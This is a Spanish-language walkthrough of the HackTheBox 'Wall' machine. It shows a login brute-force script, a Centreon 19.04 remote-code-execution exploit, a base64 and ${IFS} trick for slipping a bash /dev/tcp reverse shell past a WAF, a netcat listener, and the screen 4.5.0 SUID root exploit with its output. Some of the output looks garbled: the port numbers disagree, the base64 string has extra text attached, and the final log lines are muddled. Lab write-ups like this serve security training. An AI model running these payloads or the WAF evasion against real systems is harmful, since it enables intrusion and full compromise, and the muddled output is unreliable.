

## 0. Introducción

En esta máquina, aprenderemos a evadir las medidas de un WAF que nos impide ejecutar ciertos comandos.

También veremos una forma de escalar privilegios, aprovechándonos de una versión del programa Screen (v.4.5.0).

## 1. Enumeración

Ejecutamos un ping contra la IP de la máquina víctima y obtenemos un TTL de 63. Por tanto, podemos pensar que la máquina víctima tiene un sistema operativo Linux.

Realizando un análisis de puertos abiertos, obtenemos lo siguiente:

```
/home/parrot/HTB/wall > cat targeted -l ruby
File: targeted
1 # Nmap 7.92 scan initiated Fri Sep 16 18:15:20 2022 as: nmap -sCV -v -n -p 22,80 -oN targeted 10.10.10.157
2 Nmap scan report for 10.10.10.157
3 Host is up (0.032s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
7 |_ ssh-hostkey:
8 |_ 2048 2e:93:41:04:23:ed:30:50:8d:0d:58:23:de:7f:2c:15 (RSA)
9 |_ 256 4f:d5:d3:29:40:52:9e:62:58:36:11:06:72:85:1b:df (ECDSA)
10 |_ 256 21:64:d0:c0:ff:1a:b4:29:0b:49:e1:11:81:b6:73:66 (ED25519)
11 80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
12 |_ http_server_header: Apache/2.4.29 (Ubuntu)
13 |_ http_methods:
14 |_ Supported Methods: GET POST OPTIONS HEAD
15 |_ http_title: Apache2 Ubuntu Default Page: It works
16 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
17
18 Read data files from: /usr/bin/../share/nmap
19 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20 # Nmap done at Fri Sep 16 18:15:29 2022 -- 1 IP address (1 host up) scanned in 8.38 seconds
```

Si comprobamos el launchpad, parece que nos estamos enfrentando a una máquina Ubuntu Bionic. Cuando consigamos el acceso a la máquina, comprobaremos si es cierto.

## openssh 1:7.6p1-4ubuntu0.3 source package in Ubuntu

### Changelog

```
openssh (1:7.6p1-4ubuntu0.3) bionic-security; urgency=medium

* SECURITY UPDATE: Incomplete fix for CVE-2019-6111
  - debian/patches/CVE-2019-6111-2.patch: add another fix to the filename
  - check in scp.c.
  - CVE-2019-6111
* Fixed inverted CVE numbers in patch filenames and in previous
  changelog.

-- Marc Deslaurliers <email address hidden> Mon, 04 Mar 2019 07:17:51 -0500
```

### Upload details

<b>Uploaded by:</b> Marc Deslaurliers on 2019-03-04	<b>Uploaded to:</b> Bionic
<b>Original maintainer:</b> Ubuntu Developers	<b>Architectures:</b> any all
<b>Section:</b> net	<b>Urgency:</b> Medium Urgency

Dado que carecemos de credenciales para entrar por SSH, vamos a analizar el puerto 80 (HTTP). Empezamos con whatweb.

```
~/home/parrot/HTB/wall  
$ whatweb http://10.10.10.157
http://10.10.10.157 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.157], Title[Apache2 Ubuntu Default Page: It works]
```

Nos dirige a la página web de por defecto de Apache Ubuntu. Vamos a “fuzzear”.

```
$ wfuzz -C --hc 404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://10.10.10.157/FUZZ/
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.10.157/FUZZ/
Total requests: 220560

ID           Response  Lines  Word  Chars  Payload
-----
0000000083:  403        11 L   32 W   293 Ch  "icons"
0000000084:  200       375 L  964 W  18918 Ch "http://10.10.10.157/"
0000000083:  200       375 L  964 W  18918 Ch "# license, vis"
0000000087:  200       375 L  964 W  18918 Ch "it http://creat"
00000003471:  401       14 L   54 W   459 Ch "monitoring"
0000000081:  200       375 L  964 W  18918 Ch "# directory-l"


*****
```

Encontramos el directorio “monitoring”, que nos piden credenciales. Es un sistema denominado autenticación básica de apache. Podemos intentar hacer un pequeño bypass con Burpsuite. Capturamos la respuesta y la mandamos al “Repeater”.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST /monitoring/ HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 10.10.10.157	2 Date: Fri, 16 Sep 2022 16:56:21 GMT
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	3 Server: Apache/2.4.29 (Ubuntu)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	4 Last-Modified: Wed, 03 Jul 2019 22:47:23 GMT
5 Accept-Language: en-US,en;q=0.5	5 ETag: "9a-Secce58ak6-gzip"
6 Accept-Encoding: gzip, deflate	6 Accept-Ranges: bytes
7 DNT: 1	7 Vary: Accept-Encoding
8 Connection: close	8 Content-Length: 154
9 Upgrade-Insecure-Requests: 1	9 Connection: close
10	10 Content-Type: text/html
11	11
	12 <h1>
	13 </h1>
	14 <h2>
	15 </h2>
	16 <meta http-equiv="refresh" content="0; URL=/centreon/">

¡Ummm! Centreon. Es un sistema de monitorización basado en Nagios. Lo conozco, he trabajado con él. Comprobamos si se abre la web de gestión.

## 2. Explotación y acceso.



Nos fijamos en la versión (19.04.0). Vamos a comprobar si existe alguna vulnerabilidad.

Centreon 19.04 - Remote Code Execution | jps/webapp/97869 | 32

¡Vaya! Pues hemos tenido suerte. Pero primero debemos conocer unas credenciales de acceso para poder explotar. ¿Serán válidas las de por defecto? Según hemos investigado en Google, por defecto las credenciales son admin/centreon.

Parece que no funcionan. Vamos a ver como se ejecuta la petición en nuestro amigo burpsuite. Está añadiendo un token, que varia en cada petición.



Es bueno saber este dato, ya que quiero intentar “bruteforcar” para conseguir la password. Nos escribimos el siguiente código.

*bruteforce.py*

```
#!/usr/bin/python3

import requests
from bs4 import BeautifulSoup

# URL a la que vamos a lanzar la petición
url = 'http://10.10.10.157/centreon/index.php'

s = requests.session()

def sendRequests(username, password):
    page = s.get(url)
```

```

# BeautifulSoup biblioteca de Python para analizar documentos HTML
soup = BeautifulSoup(page.content, 'html.parser')

# Guardamos el token para poder usarlo posteriormente.
token = soup.find('input', attrs = { 'name' : 'centreon_token' })['value']

# Componemos la data de nuestra petición.
data = { 'useralias' : username, 'password' : password, 'submitLogin' :
'Connect', 'centreon_token' : token }


response = s.post(url, data = data)

if 'incorrect' not in response.text:
    # Cuando encontremos la password paramos la búsqueda
    print("Credenciales encontradas {}:{}".format(username, password))
    return 1

with open('/usr/share/seclists/Passwords/darkweb2017-top10000.txt') as wordlist:
    for word in wordlist:
        #Guardamos la variable, quitando espacios, etc.
        password = word.rstrip()
        print("[*] Probando: {}".format(password))
        resultado=sendRequests('admin',password)
        if resultado == 1:
            break

```

Ejecutamos el script y obtenemos las siguientes credenciales:




```

/home/parrot/HTB/wall ✓ 1m 52s #
python3 bruteforce.py
[*] Probando: 123456
[*] Probando: 123456789
[*] Probando: 111111
[*] Probando: password
[*] Probando: qwerty
[*] Probando: abc123
[*] Probando: 12345678
[*] Probando: password1
credenciales encontradas admin:password1

```

Vamos a comprobarlo en la web y efectivamente, entramos.




Ahora que tenemos credenciales, intentamos ejecutar el exploit. Sin embargo, aunque se ejecuta, no conseguimos que nos dé una “reverse shell”. Vamos a analizar lo que hace el exploit, para intentar ver qué está fallando.

Por lo que vemos accede a la web, .../main.get.php?p=60901 y rellena el campo nagios\_bin.

```
login_request = request.post(url+"/index.php", login_info)
print("[+] Login token is : {0}".format(token))
if "Your credentials are incorrect." not in login_request.text:
    print("[+] Logged In Sucessfully")
    print("[+] Retrieving Poller token")
    poller_configuration_page = url + "/main.get.php?p=60901"
    get_poller_token = request.get(poller_configuration_page).text
    poller_html = get_poller_token.text
    poller_soup = BeautifulSoup(poller_html)
    poller_token = poller_soup.findAll('input')[24].get("value")
    print("[+] Poller token is : {0}".format(poller_token))
    payload_info = {
        "name": "Central",
        "ns_ip_address": "127.0.0.1",
        # this value should be 1 always
        "localhost[localhost]": "1",
        "is_default[is_default]": "0",
        "remote_id": "",
        "ssh_port": "22",
        "init_script": "centengine",
        # this value contains the payload , you can change it as you want
        "nagios_bin": "nc -e /bin/bash {0} {1} #".format(ip, port),
    }
```

Navegamos a la web, y probamos a realizar los cambios de forma manual. Nos da un “forbiden”, puede haber algún tipo de WAF?

SSH port	<input type="text" value="22"/>
Monitoring Engine Information	
Monitoring Engine Init Script	<input type="text" value="centengine"/>
Monitoring Engine Binary	<input type="text" value="/usr/sbin/centengine-nagios"/>
Monitoring Engine Statistics Binary	<input type="text" value="/usr/sbin/centenginestats"/>
Perfdata file	<input type="text" value="/var/log/centreon-engine/service-perfdata"/>



# Forbidden

You don't have permission to access /centreon/main.get.php on this server.

*Apache/2.4.29 (Ubuntu) Server at 10.10.10.157 Port 80*

Vamos a intentar “bypassear” el control evadiendo ese WAF. Para ello vamos codificar nuestra revershell en base64 de la siguiente forma:

```
/home/parrot/HTB/wall > echo 'bash -i >& /dev/tcp/10.10.14.63/443 2>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42My80NDQ0IDA+JjEK|base64
```

Ahora, el comando que queremos ejecutar en Centreon, debe tener una decodificación antes de su ejecución. Como el comando tiene espacios, para que no den problemas, debemos usar “\${IFS}”. Es como el %20 en la codificación URL.

- `echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42My80NDQ0IDA+JjEK|base64${IFS}-d|bash;`

Pero por alguna razón no conseguimos acceso, aunque no nos de error. Probamos metiendo directamente el código en el exploit.

```
"init_script": "centengine",
# this value contains the payload , you can change it as you want
#"nagios_bin": "nc -e /bin/bash {0} {1} #".format(lp, port),
"nagios_bin": "echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42My80NDQ0IDA+JjEK|base64${IFS}-d|bash;",
"nagiosstats_bin": "/usr/sbin/centenginestats",
"nagios_perfdata": "/var/log/centreon-engine/service-perfdata",
```

Nos ponemos en escucha con rlwrap (nos evitaremos hacer el tratamiento de la TTY) y ejecutamos el exploit.

- `rlwrap nc -nlvp 4444`

```
/home/parrot > rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.10.157] 55934
bash: cannot set terminal process group (971): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Wall:/usr/local/centreon/www$
```

Ahora mismo estamos con el usuario www-data.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data),6000(centreon)
www-data@Wall:/usr/local/centreon/www$
```

### 3. Escalada de privilegios

Comprobamos que efectivamente estamos ante una máquina con una versión de Ubuntu Bionic, tal y como habíamos visto investigando el launchpad.

```
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 18.04.2 LTS
Release: 18.04
Codename: bionic
```

Realizamos un reconocimiento sobre los ficheros en los que tenemos permisos de SUID, y nos llama la atención screen-4.5.0.

```
find / -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/screen-4.5.0
/bin/fuse
/bin/su
/bin/umount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/traceroute6
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/eject/dmccrypt-get-device
www-data@wall:/usr/local/centreon/www$
```

Buscamos si tiene vulnerabilidades y justo nos ofrece una forma de escalar privilegios.

```
searchsploit screen 4.5.0
Exploit Title
-----
[+] Screen 4.5.0 - Local Privilege Escalation
[+] Screen 4.5.0 - Local Privilege Escalation (PoC)
Path
-----
linux/local/41154.sh
linux/local/41152.txt
Payloads: No Results
Users: No Results
```

Nos copiamos el script a la máquina víctima, en el directorio /tmp/ y lo ejecutamos. Con esto, hemos conseguido ser root.

```

./excallation.sh :
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod'; did you mean 'chroot'? [-Wimplicit-function-declaration]
    chmod("/tmp/rootshell", 04755); // exploits/21154
    ^~~~~~
/tmp/libhax.c:7:5: note: /usr/share/exploitdb/exploits/linux/local/21154.sh
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
    setuid(0);
    ^~~~~~
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
    setgid(0); // exploits/4358 - Local Privilege Escalation
    ^~~~~~
/tmp/rootshell.c:4:5: note: /usr/share/exploitdb/exploits/linux/local/4358.sh
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'setuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
    setuid(0);
    ^~~~~~
/tmp/rootshell.c:5:5: note: /usr/share/HTB/wall/41154.sh
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
    setegid(0);
    ^~~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
    execvp("/bin/sh", NULL, NULL);
    ^~~~~~
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
'from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.
~ gnu/screenroot ~
~ http://www.0x00.org
whoami: HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
root 10.107.1.1 [17/sep/2022 21:30:54] "GET /excallation.sh HTTP/1.1" 200

```